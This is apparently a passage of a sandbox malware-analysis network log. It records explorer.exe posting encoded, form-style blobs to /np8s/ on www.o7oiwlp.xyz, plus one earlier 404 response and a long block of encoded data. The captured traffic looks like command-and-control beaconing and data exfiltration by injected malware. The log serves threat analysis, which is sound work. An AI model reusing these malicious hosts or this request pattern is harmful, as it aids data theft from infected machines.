yqbFtAQ2RyUGb8emRyhA5t3eD7LaO6Rz5iz70ZTq9WczmOren2swXF_gZHgcEZz4mpmXlPMLlc6f278xMWMfD3OkPV
WxPsJexgmpdErLNY68rvs(58TWllgQCFwYzrnwj(7iCw2MlBQDVMSkN0ikRlredj7p8bF3lZB(i0Y7YHgAq(kTA(Qj
bPGyC1_pNWxyqGaGo95XkzuX9dPE1ZOpnx6VRgMLK3WpC247DJTbCndGX2O1vLc2WcWd-dcTsDJsuRUD
l6e9GjxojRDkxa7uOnENFlTPriljhWYP0UWvGiQjQcsa4J6N7icxU35ZWBjtcvF1-Gr4UqTeP33gs(WyXY3K2QB36m
mnFjIE1wsG7POK5SXfYmxtAMEhBtt7WjHrJsuhMjjJ3yoX6m2vdM4R5GYU80LG5mNFKDC1Hzr4EDyXwcY4Oy_pEGNc
JGwSkaq8Oh_bGG5TQrktUPFaFF7OCMmy3N2AiG1X3H44OooE_ONzYeJPpewlF1jzEp-iBetVJBuhTjXyhtnXKdNtK1
zdyic6EimB7gJyNHmd1EXyzMEVU7WRFehnLBCr9FVsipd(YxXlYJTg1PmWawaHUH4K7yhIKGMNoCTheXZ9KLF1B7St
UbF3l5wt7MtUWWQwTjVXrivSYVrBfHjPjTr3EypQZNud5MpWMyntzZxd9qttZUE(wn1QFUTsPPWkqpYP4cArIfgFGK
Y69kQsY6EPrzVokyfXyxlTNEeW64qG4sjbUXkPxssBARzrQGK5DBO0OtNi5JwCSNV3c10GVZD6UZ3frzExRKc0hzCz
ASCxXZgiRhQj0g5TjLx228gULTAphUh0xS3RVTZnYH9I4OTHjzzYaIH8ybS3AaLBQWjNLNZzdLMhqdIxJwVuF0_2cdMO-
KVVpTERZcY3LFk6xbpk9(bLaiX3QFQf6F6vosPdR2nxJiE5simrRvHdFUvFkmtjU92u2eiAJh_T7KuzvM6nGRgI
KOsS_rAK3ruIPYDk-HRCzTDX0ng5POTnHl_Pk3L1v2UBlxBTaFEobvOhvagDXkmfLier3HAGpEVLIOrnN25x-AV~CQ
wPPXGVgNrpPE1Y9J1xTz61EPdauGi6llZqQ9dNWYpvrZtGKZ9dIahUwHFO0ZkD-64Pe6rbibfErYyjZalamatQiL9O
x4_KcNiJ_lXw4Hlrnzbg616~57e0xTR8kdAmthfXEIfBZQPerRQgmYMvEaapFnXrpKGDCQQlYfuEw7XNGwx0MI_wE~
1Gz0TNhXidUJX8J1E8EUyaTZkutny8flu(p6rgoAdy6w05AQbYHnpGdbs6_Rp~ATJcsXJCZuv9-IkExypZDCkD55tQ
NpCfharAHMkgotA79hsoiemIY6p3l8JnyLwV1Vo941hfZPvziX6Wurf20zbNCTTwwYkAasoDUb-tW5CGXTHG-eDLsplEEH-
PuYGLZldYZpjsxGjF9znEzD5gU1QN8zbHphSOnIY2QAibrOznZ0PRf3gMTCwA4G_HbBS1AX0GjT0NvwgDvvfGqZLnqA-
36HrVqVFFtNTzyj0xb9m1qjxjDy_y8JRuH6ihjol5YCMQ8XP9lntY-6LMd12wimZCiN-OGORW7(UX1DMntMrNH7jMjYsz
om3QB2X6Ckmg-2DNu1eHrqPKXR0HfIlGA44XPl04tjmffk03C7Z2clEl-QVIHfWwMW-NOmE6A0SbUm9Fv7YmsTAxj~
QM6FqYK~QWgefWrzINJaimgxGbgmDSOgB6BFRrJnJpi5F3D1DGeh_E2spBxtDpdmVzph4UhAPMsmGXrwr4YbVs9kLK
kphZPTbwinzS2rkVWeWq8JRIzhKPBoezgLFj3g27EEEz1sYYPDjdLmPmenq1ZJR8aicAaiSL8C8YXwK(jeRmy3mgPG
f0Hv59PsLn6Bipd8DtyTl5xkeyrSGkJ3yHIW_grz1UuHkRYt7s7Eij6CuhIFHPgNVibYGnwsqY-QnnSyvJrcobbeIEwlyfab1QF(
EyBTCEYzjWMCcnohARSZqNFWjmLt7J0JwS842HhbPKotXNWe2v7hvTbWuexKwPUHFsEU6FnpYUyJxmSb
GwvpNSBuA7l188PnYMOagBlW_fZU4pgqS8Ri8FeRwpZWUvCmrz7rHe2EwJ3PhAOvIf7xnb6vRZ_jkLcqmEjsk9M95P
RdknQKNoK7wtU2fomEOnLMtcp9LzQgLrDM2ZGluy1J7L92lzTwToTAcuZHAWjGuQK0TT1YT83sy5AqsB6qFg_Bei88
TKwnIMU75F63vAC6swF73bb1a6WDE1ltcolbqOkPL~mMTie9o6zalbpjyNALclBnZ3hAabRBxH-fMj5EybG5qO-8yc
CHiXpQh4NMnfHrT71HBDH5YcelLgkXAQUA-uPWgR0SJWVbqkpKOZkHn9ujAEcC3FdJvg3KxIlVQ9Ga9tJA-rkm9TqB
WeY1FJVVH6gGHItEcuTd0ASKaNIpYkuwQhUaPhW(Nq5lejJSYMTqhjfzmPgU7UwBW~Mu9JaGulWohxO4vrEu3ltaio
MEiYr1aJqYTx637HyRQedEsyQTFBEDdg3L6BVIUlAEOw7puvvlvHntoyuuXDN5mrdlhx_0NN7HxRk73EHsT8NB_mbF
7Z4vXL76Ypvth~QCk4YA-x498Lhnx1gJ2YBbEAABiSIhq85v0hyHCRb(KaczM9AWfrSWdGvQ7J36aGBhyPvKSm8hYU
FmqHn8fQf6tlTQzg7DOt6vqoNOKkGZkmeJnGJWQgWJKtFkftrpWhI5xbiOzS1OvzE(Co74gk9l28wzN23lfqLRtI-Z
zlriJNR1oQgSLnT7ixzpSFpDNMLMZiuhZ566h8MlCKoaRWxeizssnJWVqEyewQ89kTfSt23hk3dWefqzXGaPyh2Tvu
lHZmdDcYRgZLmUcdAnjqDozAPU7kYAzH1eDtvm8Eymm5IeppRidReY_ObnWLOxZ8pH9MAIaIEQFow91p35FJxqAchG
rH0Trb-J8LGFuMqaWNt(00OyC1KCtYvlHQHlhOBbahDVFsfkXm6dg1Tm6YthaWZaNpFV_eNVHQnwK8BpLlWrxHl2z7
h9ewvNGvNC_sgBniJjJWiNXb6Ty2nhGSFfD7v6_XL3U4pjTQsohUi5WlVQ

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 17:28:02.328591108 CEST	7606	IN	HTTP/1.1 404 Not Found Connection: close x-powered-by: PHP/7.4.29 content-type: text/html; charset=UTF-8 x-litespeed-tag: 440_HTTP.404 expires: Wed, 11 Jan 1984 05:00:00 GMT cache-control: no-cache, must-revalidate, max-age=0 link: <http://thebestvidforall.xyz/wp-json/>; rel="https://api.w.org/" x-litespeed-cache-control: no-cache transfer-encoding: chunked content-encoding: gzip vary: Accept-Encoding date: Fri, 27 May 2022 15:28:02 GMT server: LiteSpeed Data Raw: 32 66 35 32 0d 0a 1f 8b 08 00 00 00 00 00 00 03 ec 7d 6b 73 e3 b6 92 e8 67 bb ea fc 07 0c 5d 19 4b 09 49 91 d4 9b b2 9c 3d 99 3c 36 5b c9 9e 54 26 d9 5b b7 92 d4 14 44 42 12 67 28 92 87 84 2c 39 8e ef 6f bf d5 78 f0 25 50 2f 8f 93 d4 ce 24 95 58 24 81 ee 46 a3 d1 dd 00 1a 8d 9b 17 5f fe eb d5 4f ff f7 87 af d0 92 ae c2 db cb 1b f8 83 42 1c 2d a6 1a 89 8c 9f 5f 6b f0 8e 60 ff f6 f2 e2 66 45 28 46 de 12 a7 19 a1 53 ed e7 9f be 36 46 1a ea e4 5f 22 bc 22 53 ed 2e 20 9b 24 4e a9 86 bc 38 a2 24 a2 53 6d 13 f8 74 39 f5 c9 5d e0 11 83 3d e8 28 88 02 1a e0 d0 c8 3c 1c 92 a9 cd e0 70 04 0c cc 75 1a cf 62 9a 5d e7 40 ae 57 78 6b 04 2b bc 20 46 92 12 40 e2 86 38 5d 90 6b 20 e0 86 06 34 24 b7 3f e0 05 41 51 4c d1 3c 5e 47 3e 7a 79 35 72 6c 7b 82 be bf 47 5f 84 f1 e2 a6 c3 4b 5d de 84 41 f4 0e a5 24 9c 5e fb 51 06 e0 e6 84 7a cb 6b b4 4c c9 7c 7a dd e9 d0 25 99 91 8c de 05 fe 3c 4e 71 18 9a db fb df 39 9e 43 35 33 73 63 c6 e9 a2 56 58 c3 21 25 69 84 29 d1 10 bd 4f c8 54 c3 49 12 06 1e a6 41 1c 75 d2 2c fb 6c bb 0a 35 c4 c8 9b 6a 82 5c f4 32 c5 ff 5e c7 13 f4 35 21 be c6 69 d3 96 94 26 ae 9a c0 ce 9c 10 bf c3 f9 98 93 f9 34 cc af e2 d5 8a 44 34 3b 9a 04 4f 54 28 d3 92 79 69 90 d0 db cb 4d 10 f9 f1 c6 7c b3 49 c8 2a 7e 1b bc 26 94 06 d1 22 43 53 f4 a0 cd 70 46 7e 4e 43 cd 65 0d cc dc 5f 3b bf 76 04 2b 7f ed b0 4e cf 7e ed 78 71 4a 7e ed b0 ca bf 76 ec 9e 69 99 d6 af 9d a1 b3 1d 3a bf 76 34 5d 23 5b aa b9 9a 99 44 0b 4d d7 b2 bb c5 79 f0 b2 bb 05 83 96 dd 2d be e2 00 b3 3b 06 30 5e a7 1e d1 dc 07 cd 8b 23 0f 53 46 86 a0 97 91 ab 92 99 5f 3b 9b c4 08 22 2f 5c fb 24 fb b5 f3 36 63 2f 58 55 23 25 21 c1 19 31 57 41 64 be cd 3e bf 23 e9 74 60 5a da e3 e3 e4 b2 f3 e9 0b f4 d3 32 c8 d0 3c 08 09 0a 32 84 d7 34 36 16 24 22 29 a6 c4 47 9f 76 2e 5f cc d7 91 07 d2 d3 22 3a d6 69 fb e1 0e a7 28 d2 53 3d d6 83 29 36 bd 94 60 4a be 0a 09 74 5f 4b f3 70 74 87 33 ad ad 27 d3 c0 5c 10 fa 0a 06 e6 96 be 7c 59 7e 6a 69 8e af b5 27 12 30 ca 5a 44 02 c6 d3 d7 34 0d a2 85 39 4f e3 d5 ab 25 4e 5f c5 3e d1 c9 b4 95 98 5e 48 70 fa 23 f1 68 cb d2 2d 3d 30 f9 e8 0e cc 25 09 16 4b da d6 13 73 1e 84 e1 4f 64 4b 5b d8 04 a9 bf 6f d1 65 90 e9 a4 ad 5b ba d5 d6 03 93 c6 5f 62 8a 7f fe f1 bb 56 bb 3d 49 09 5d a7 11 3a 1f 2e 15 70 c9 74 3a ad c0 7e cc 1b e6 b5 08 e7 17 dd e5 14 17 56 ad 3d a1 66 96 7a 53 a2 53 d3 27 73 92 4e a9 c9 07 2e f0 ad f3 16 df 61 51 52 c7 c0 50 c1 e9 ec 8b fb 9f f0 e2 bf f1 8a b4 34 d0 99 5a fb 17 eb 37 68 35 89 fc 57 cb 20 f4 5b b4 fd 38 8f d3 56 3c fd 67 9a e2 fb 96 36 0f 31 48 17 97 a6 b6 4e cd 6c 9d 80 f2 cc a6 0f e4 8e a4 f7 74 19 44 0b f7 85 a5 17 4f 5f 6d 3d 92 Data Ascii: 2f52}ksg]KI=<6[T&[DBg(,9ox%P/XF_OB-_k`fE(FS6F_""S. $N8$Smt9]=(<pub]@Wxk+ F@8]k 4$?AQL< ^G>zy5rl{G_K]A$^QzkL|z%<Nq9C53scVX!%i)OTIAu,l5j\2^5!i&4D4;OT(yiM|I*~&"CSpF~NCe_;v+N~xqJ~vi:v4]#[DMy- ;0^#SF_;"/\$6c/XU#%!1WAd>#t`Z2<246$")Gv._":i(S=)6`Jt_Kpt3'|Y~ji'0ZD49O%N_>^Hp#h-=0%KsOdK[oe[_bV=I]: .pt:~V=fzSS'sN.aQRP4Z7h5W [8V<g61HNltDO_m=

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
40	192.168.2.3	49966	134.122.201.217	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 17:30:23.448597908 CEST	9715	OUT	POST /np8s/ HTTP/1.1 Host: www.o7oiwlp.xyz Connection: close Content-Length: 414 Cache-Control: no-cache Origin: http://www.o7oiwlp.xyz User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://www.o7oiwlp.xyz/np8s/ Accept-Language: en-US Accept-Encoding: gzip, deflate Data Raw: 63 32 4d 48 36 44 65 50 3d 5a 67 43 72 46 35 79 32 45 73 4d 42 52 64 35 50 48 77 34 51 53 30 31 32 4d 78 36 45 42 48 64 32 74 45 33 38 37 67 51 35 7e 52 62 39 77 45 66 71 4d 37 35 4b 6d 57 7e 31 50 50 76 38 74 49 4a 47 57 49 36 43 68 35 41 49 72 70 43 79 42 52 5a 66 35 48 30 6f 57 77 43 41 32 34 38 66 59 6f 41 45 35 68 57 61 45 71 52 31 36 4f 62 5f 64 72 48 4c 41 39 4d 48 70 7a 57 41 6a 75 78 70 61 4d 38 6e 51 62 4d 32 72 6f 6b 4f 51 69 32 51 77 51 6a 47 79 65 64 62 55 79 45 42 53 6b 6a 76 7e 54 63 4c 30 63 78 30 6d 75 45 6a 28 6d 34 4c 73 73 71 4b 54 74 4d 4f 7e 76 72 48 44 32 4c 4d 41 5f 4e 76 43 4e 36 75 5a 33 37 54 69 35 71 34 39 64 4b 51 79 38 4a 61 28 52 35 78 36 73 41 37 72 79 49 71 50 37 35 48 4c 73 4d 6e 50 5a 76 72 48 66 72 32 57 51 74 64 47 59 7e 50 4a 6c 59 42 55 45 4a 62 70 4e 33 74 31 5f 50 30 30 45 42 69 36 4b 6e 56 77 7a 6a 73 35 49 6a 41 6d 44 34 43 71 79 62 71 79 31 53 35 4a 56 79 53 6b 46 70 77 78 70 53 65 79 68 5a 42 69 49 6d 30 28 5f 37 41 32 6c 4d 66 55 36 77 50 6c 4a 64 4e 32 74 69 59 50 30 4c 39 64 6a 6b 56 6f 41 7e 46 51 53 30 47 59 72 41 53 35 77 39 4f 55 58 75 47 63 37 79 45 46 47 28 4e 72 43 4b 62 79 38 4c 75 64 51 56 63 76 72 30 51 4e 50 52 72 62 58 32 66 69 4b 7e 71 69 57 73 65 28 41 29 2e 00 00 00 00 00 00 00 00 Data Ascii: c2MH6DeP=ZgCrF5y2EsMBRd5PHw4QS012Mx6EBHd2tE387gQ5~Rb9wEfqM75KmW~1PPv8tlJGWI6Ch 5AIrpCyBRZf5H0oWwCA248fYoAE5hWaEqR16Ob_drHLA9MHpzWAjuxpaM8nQbM2rokOQi2QwQjGyedbUyEBSkjv~Tc L0cx0muEj(m4LssqKTtMO~vrHD2LMA_NvCN6uZ37Ti5q49dKQy8Ja(R5x6sA7ryIqP75HLsMnPZvrHfr2WQtdGY~PJ lYBUEJbpN3t1_P00EBi6KnVwzjs5IjAmD4Cqybqy1S5JVySkFpwxpSeyhZBiIm0(_7A2lMfU6wPlJdN2tiYP0L9djk VoA~FQS0GYrAS5w9OUXuGc7yEFG(NrCKby8LudQVcvr0QNPRrbX2fiK~qiWse(A).

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 17:30:23.646445990 CEST	9715	IN	HTTP/1.1 404 Not Found Server: nginx Date: Fri, 27 May 2022 15:30:23 GMT Content-Type: text/html Content-Length: 146 Connection: close Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body> 404 Not Found <hr> nginx </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
41	192.168.2.3	49967	134.122.201.217	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 17:30:23.658545017 CEST	9729	OUT	POST /np8s/ HTTP/1.1 Host: www.o7oiwlp.xyz Connection: close Content-Length: 36482 Cache-Control: no-cache Origin: http://www.o7oiwlp.xyz User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://www.o7oiwlp.xyz/np8s/ Accept-Language: en-US Accept-Encoding: gzip, deflate Data Raw: 63 32 4d 48 36 44 65 50 3d 5a 67 43 72 46 37 33 6a 61 50 59 59 53 4e 31 38 45 41 73 45 48 55 46 30 4e 42 7e 48 4f 6d 77 32 6e 56 47 4e 31 43 59 49 28 54 62 6e 6d 6b 44 48 62 73 31 43 6d 53 36 51 56 73 47 33 36 34 56 46 57 4d 57 38 68 35 30 49 6f 70 71 35 41 32 46 35 33 45 63 76 55 51 44 37 31 34 38 47 54 4e 67 6c 35 6e 4c 31 45 71 59 2d 36 2d 6e 5f 50 59 76 4c 52 75 30 4d 30 44 58 46 67 71 63 32 43 73 77 41 51 62 55 75 72 73 73 4f 51 53 36 51 7a 78 54 46 6c 50 64 63 5a 43 45 41 5a 45 6a 36 33 7a 41 66 30 63 46 4b 6d 72 6b 6a 28 30 63 4c 71 74 4b 4b 61 38 4d 4a 30 5f 72 65 48 32 4c 46 45 5f 52 36 43 4a 61 59 5a 79 57 73 69 4a 75 34 39 74 4b 52 33 76 35 73 6f 79 51 6e 38 73 63 63 72 79 55 51 50 70 4d 55 4c 74 51 48 49 72 33 51 62 72 54 63 57 54 42 33 41 34 7e 4c 43 46 59 67 55 45 4a 72 70 4e 33 48 31 5f 28 30 30 44 6c 69 34 73 37 56 67 68 62 76 6b 59 6a 5f 74 6a 35 52 6e 53 58 61 79 78 7e 70 4a 51 65 30 6b 32 46 77 6a 38 32 65 30 56 74 4f 76 6f 6d 36 78 66 37 6a 28 46 4d 51 55 36 77 58 6c 49 64 64 78 63 7e 59 56 41 66 39 64 42 4d 56 71 77 7e 46 65 79 31 41 57 4c 4d 43 35 77 6c 4b 55 53 72 39 63 4b 32 45 45 54 6a 4e 71 6e 7e 62 78 4d 4c 75 52 77 56 4f 70 36 41 62 62 64 31 55 57 6b 69 55 6e 66 58 76 68 6e 64 67 76 4f 32 75 7e 4b 4c 50 48 31 58 54 68 7a 35 30 71 50 50 6a 67 52 70 55 63 73 4f 49 39 46 30 54 31 41 79 4b 56 64 58 46 43 52 6d 4e 4c 49 53 46 71 57 6f 73 4b 5f 75 71 4c 2d 66 37 79 6b 39 50 73 61 51 75 68 4f 39 4e 55 4f 7e 44 42 47 6a 30 77 6f 57 72 77 77 5a 62 35 35 35 2d 41 71 71 4e 55 72 35 56 50 6b 70 48 6d 68 74 2d 58 6c 39 5f 53 5a 51 65 78 34 73 33 79 75 77 43 36 6d 56 70 51 6a 35 4a 61 55 4b 67 39 56 4d 57 28 46 64 38 6c 2d 53 4e 4d 4a 7e 55 69 56 6d 37 32 52 7a 64 6b 71 52 69 6d 66 43 6e 76 39 73 44 54 43 49 6d 72 78 49 64 31 4b 51 69 6d 47 71 65 59 41 50 31 55 36 53 66 79 36 78 7a 67 76 46 52 56 73 32 57 46 62 74 67 57 77 4e 52 65 51 41 6e 69 72 34 70 73 47 6a 55 6c 6f 4f 48 43 63 65 63 53 5f 34 68 6d 57 33 48 4b 5a 72 62 6e 38 74 30 36 52 52 46 58 51 6d 35 62 43 46 4c 39 4b 47 42 6b 33 36 48 6f 79 6e 32 67 36 5a 7a 39 42 31 6e 7a 41 49 39 4d 51 73 69 42 78 4f 38 65 2d 6e 48 66 53 79 33 62 35 65 58 49 75 77 46 4d 62 5a 41 36 44 38 69 38 73 31 56 47 32 6f 41 55 71 77 41 69 7a 69 43 77 38 77 6f 7e 6c 6e 4c 57 46 37 56 35 69 6c 38 39 69 55 6c 4d 58 68 62 73 75 32 54 34 4e 56 61 68 57 64 64 34 4f 58 44 41 5a 37 6c 62 68 32 6c 51 37 47 6f 66 4b 33 47 6a 4d 30 6a 70 72 70 32 52 35 78 76 34 5f 53 57 53 58 37 5f 38 54 77 35 39 34 55 47 7a 69 61 50 59 6f 57 70 31 58 43 42 4d 42 6f 58 43 71 6e 52 7a 31 4e 64 75 7a 79 69 43 77 45 6c 71 54 55 46 46 58 28 43 42 73 63 73 74 6e 76 44 70 61 6a 59 43 64 62 62 61 52 7e 35 36 68 31 69 6d 70 4e 33 70 48 62 49 4a 44 75 45 49 44 4a 54 5a 36 58 72 4f 4f 37 2d 41 47 7e 73 70 6e 52 62 4a 52 6a 51 4d 49 48 78 30 4a 53 2d 6a 4a 7e 4e 28 65 71 76 62 32 56 66 7a 70 39 33 63 50 48 38 4b 4b 58 33 71 4a 4e 6b 78 71 53 33 6d 4e 69 71 53 42 4d 47 6c 79 30 77 56 4a 61 71 4e 39 78 59 28 50 64 63 36 64 49 35 4c 51 59 5a 54 62 4e 32 70 4a 49 6c 51 62 77 64 4d 71 53 77 38 6f 72 6c 4c 35 67 79 33 42 28 46 55 70 6e 38 37 5f 55 6d 30 58 37 75 7a 5a 44 6a 69 36 31 4e 72 5f 7e 35 32 32 72 69 4c 6f 42 74 63 74 6f 34 6b 5f 6e 58 37 2d 49 54 42 4d 38 4c 4a 49 37 48 6c 4e 61 6e 74 46 4b 2d 6d 4d 7a 6a 31 36 67 67 73 58 44 30 51 41 58 78 69 47 49 70 33 55 75 70 28 56 66 51 36 35 67 78 6a 65 67 43 30 38 35 53 4b 58 33 70 58 42 30 58 79 47 4f 65 6a 69 77 55 7a 30 4f 6a 4f 71 62 71 6b 7a 4e 32 48 7a 77 64 73 71 34 61 64 32 65 37 76 78 52 52 6b 73 46 52 34 64 57 45 7a 49 36 45 28 6e 4a 6c 6e 35 46 65 4e 6a 6f 44 64 62 39 2d 61 46 41 74 79 42 44 55 74 73 61 59 6e 78 37 31 59 6d 70 5f 59 33 58 73 32 75 78 4f 4f 34 31 53 57 34 6f 2d 32 4e 54 70 63 78 52 33 78 36 36 59 5a 38 53 7a 6e 6f 42 77 64 46 79 36 76 33 78 6c 46 5a 53 31 77 76 6e 74 75 32 77 62 33 41 72 43 6e 69 57 43 71 59 55 6e 58 35 34 36 47 51 28 52 4b 4a 57 6a 66 50 7e 71 35 67 58 62 34 61 47 6a 52 54 4b 75 63 76 77 4b 48 4e 7e 41 33 74 36 76 78 4a 28 52 53 70 52 65 30 46 36 53 6a 58 70 70 36 64 6d 4f 68 64 32 6b 45 36 50 61 4a 61 77 44 7e 5a Data Ascii: c2MH6DeP=ZgCrF73jaPYYSN18EAsEHUF0NB~HOmw2nVGN1CYI(TbnmkDHbs1CmS6QVsG 364VFWMW8h50Iopq5A2F53EcvUQD7148GTNgl5nL1EqY-6-n_PYvLRu0M0DXFgqc2CswAQbUurssOQS6QzxTFlPdcZ CEAZEj63zAf0cFKmrkj(0cLqtKKa8MJ0_reH2LFE_R6CJaYZyWsiJu49tKR3v5soyQn8sccryUQPpMULtQHIr3QbrT cWTB3A4~LCFYgUEJrpN3H1_(00Dli4s7VghbvkYj_tj5RnSXayx~pJQe0k2Fwj82e0VtOvom6xf7j(FMQU6wXlIddx c~YVAf9dBMVqw~Fey1AWLMC5wlKUSr9cK2EETjNqn~bxMLuRwVOp6Abbd1UWkiUnfXvhndgvO2u~KLPH1XThz50qPP jgRpUcsOI9F0T1AyKVdXFCRmNLISFqWosK_uqL-f7yk9PsaQuhO9NUO~DBGj0woWrwwZb555-AqqNUr5VPkpHmht-X l9_SZQex4s3yuwC6mVpQj5JaUKg9VMW(Fd8l-SNMJ~UiVm72RzdkqRimfCnv9sDTCImrxId1KQimGqeYAP1U6Sfy6x zgvFRVs2WFbtgWwNReQAnir4psGjUloOHCcecS_4hmW3HKZrbn8t06RRFXQm5bCFL9KGBk36Hoyn2g6Zz9B1nzAI9M QsiBxO8e-nHfSy3b5eXluwFMbZA6D8i8s1VG2oAUqwAiziCw8wo~lnLWF7V5il89iUlMXhbsu2T4NVahWdd4OXDAZ7 lbh2lQ7GofK3GjM0jprp2R5xv4_SWSX7_8Tw594UGziaPYoWp1XCBMBoXCqnRz1NduzyiCwElqTUFFX(CBscstnvDp ajYCdbbaR~56h1impN3pHbIJDuEIDJTZ6XrOO7-AG~spnRbJRjQMIHx0JS-jJ~N(eqvb2Vfzp93cPH8KKX3qJNkxqS 3mNiqSBMGly0wVJaqN9xY(Pdc6dI5LQYZTbN2pJlIQbwdMqSw8orlL5gy3B(FUpn87_Um0X7uzZDji61Nr_~522riL oBtcto4k_nX7-ITBM8LJI7HlNantFK-mMzj16ggsXD0QAXxiGIp3Uup(VfQ65gxjegC085SKX3pXB0XyGOejiwUz0O jOqbqkzN2Hzwdsq4ad2e7vxRRksFR4dWEzI6E(nJln5FeNjoDdb9-aFAtyBDUtsaYnx71Ymp_Y3Xs2uxOO41SW4o-2 NTpcxR3x66YZ8SznoBwdFy6v3xlFZS1wvntu2wb3ArCniWCqYUnX546GQ(RKJWjfP~q5gXb4aGjRTKucvwKHN~A3t6 vxJ(RSpRe0F6SjXpp6dmOhd2kE6PaJawD~Z0cS5sPmKRPE392I-5luPcX4XuffUBtH9Bxo8ESo_jaAeeeVo7Kr7V69iV-KMZjf6~ZiCHkseSYP9BzlZdx5oNWAkDL38LvXlrOKWCInwmt7TCWxidoc501ICeKtuWzyB9QBud3LftkPEGcSy(IBkWWMa7449b8N8nENQHjYdZJ2iWCXDRP0syabwN0eppvvDWZXDMaMeq_cp02BnUyYstAXm5bIAqfQgQ

Timestamp	kBytes transferred	Direction	Data
			9cb4Vi6AScabzLUCO9TaJpBb6PIkOJFA_eVjj6E2BwesDaCrjMAhXKiNZpPxu4XDg9GVBVLNYN9XH0b5mOIm28tcJD 4QqXdCKmrR1XwDXscFlLNJ_cjaCSvQTbZuL3cGaNxU_pUx8l2WsIAf06Jkxv5bqUdn6N1~CULGqQyekRwmveTk3XYH P9jm_GX38(3K3Jg3oTxV-QLtXQusHom(NrNgOKzEFT0O4tFnjGqzIGKtKSrHyQs7k8Pb2~T4cgzcGmR0WXqp1maer8 sw6ntk2YlKi7I~uu_HDx8WwMtlhQIKzqzANjtK0LMOdizPNnbSbaOlF4_jOUqSgFZU5XbwZXa2cVpt27ZTAI12p5-Q i39WGZsQSeZeQcAEOa0h_hxwPzYEqxYbVmtCNUoz1gEWv5vD73vpTtiqYT8FemWKcu3txQCKaYDMN~-Q hpH7WxTYLysmvEmAcjxNV2YlDe1Z50Vkr3DNu3ufncFoGVtDq0TjFzcq44W(-V7o0Mvpp85qNOIXP2cXQiRqS56Lp0 _ezwRYucyuRGS3l2rvs(8vtm3YqPjvPgYIeC7MBhlU0lOMQm9zDD-ZHu6l5tdpBt_9lgOac9QoLBiv8Db9LBSeyI7m h34ffQ3WwaVKdV4oX(U(2idu77k(r4Y4626ofR4SxZAZBx0SIkth6cE15JjunjIogSG2oSeKcCZQuLkT8VYOuBP2yP tg8PiKoBNNTscxqpop2HydKox(QIhEo5CxQdU7hcJjDnu9i3HnIsFVfceiEgGGVPZfeyUAL9VweCtt8tG4k0BaKrq1 WDx3AWd6z3fNQ5mfJPKyXIjYfzpCYy6iRTzE_WQIWwOBeqAIndAtKGbK80xzTR1qkbzATIR49qg5T1TmvGHUcTDz69 mx5oPmKCDI7fEFlljKRD90-AlbggEPS8l968J8xns1UlJN9lV41v9xn0KPmldPFtZCkr-OomrTScuGUx4Ia2CLGicp 8r79q(XFlycDxLd~-GBAyjQ~tUbnHipCsPcPCvrTKSLNHd452g6b2qflElakln_PROqzADpDqdU(_DiACnncvjQ3mw UTACM8ynWbNd4TiPKVV5zTRBbnd1GlJCX7ehCf1AWp9t4Jp(gZO0g2aEdl3xlFTK95QLowkBxC0q6PL~RQP7E9Z1XO EnXM0o69p7LClPvRXKfggRNw6MXyQqDOdQpRwTr3qMkbyUJvnYOBV4dtcyzzMNZ9EHpvxeWy3dqFAl-bAp-s-E3q8M 54sPYEzzYZVMimbcFnXFEZ3kFY5JbCczo5R~7A9u5~FV0B8rP6c5WSmk8kmIbn2ZLvH(lz3ceS4Wswoa-5MAIuHBhn pJ9wfUQMOdj3HizDNKDnn3jyGBNt4PKb2MWVo9EVqZM3-khmwIIM42ECy33slCM2Iie9sbo5JLHGuna9Q7ANK9woy8 CpliqP4j26mFjo3imkaRoKKeg7gmTWeIkZdrG6admFKT97mOAGiZtKHxzj7t_LXhsQO1hgeK5E7ZegX8ImStFMkwvC hnfHhZgXtGO~pba~ZFM7Qq4gucWWuqEOlShMu09G81S4HUtO3XSXhtpmpi1IEoEwWKIBCTG(YxyoLhtXZ(9NGertUe rmwGEcmTIX9WRih8AyJbM8SlNvxkvdkzXqvrmy9CaFvwaVsOyy8313-gN4jaLMLE08ZLLb25fpKgVBdUEpti62rqLW bYlClJ7qexYPb6EPnAbYOWRwrL0W-fyCO37gH8M1iArWB0heQL5p9JF7ULqdWfRIi9XWUlut2Quy9RKN9u4TE4eo73 kD2ZHUqXj8HBOo-oOhW1fAKZkpzxnwinAfMp1dQw4Ha2uVG(Mo4z9S5dqqgtY6bw5AkQ3vXmqv_iK6AnVN0i0TOiek 72PEVjAu3C0OR6b21wvUoEye3yIvLodYlObWIG7Mi(MQBlqzfiSSJF_6Tq1UgRsbWemUqHj5YRXdFx7Zzx8Jh79JuX s~5jk6k3sZPD74PDRZI0dqhzqgrC5AIE-BuKwNdkrk1KTgIt0J-xbytjqpQc9p-fF4Kx4WS~0vht9u4AVoT4sLmMg2 m3OkIZIfqhEULNzAlkLWi8vw01g0Oim85(IEYi3SZQENoAeDU087108G755GeYpQk2jPJUkyfhHvSNVrOZIDjsemQT FIksDRlnvupCZpv6NHCoa445FBAW7V9IJN4USyt4ZsMErNtuXlsbZfB9mSdCjsT8a1EMA44bQ8iGXlZmaVH2QaWBXI 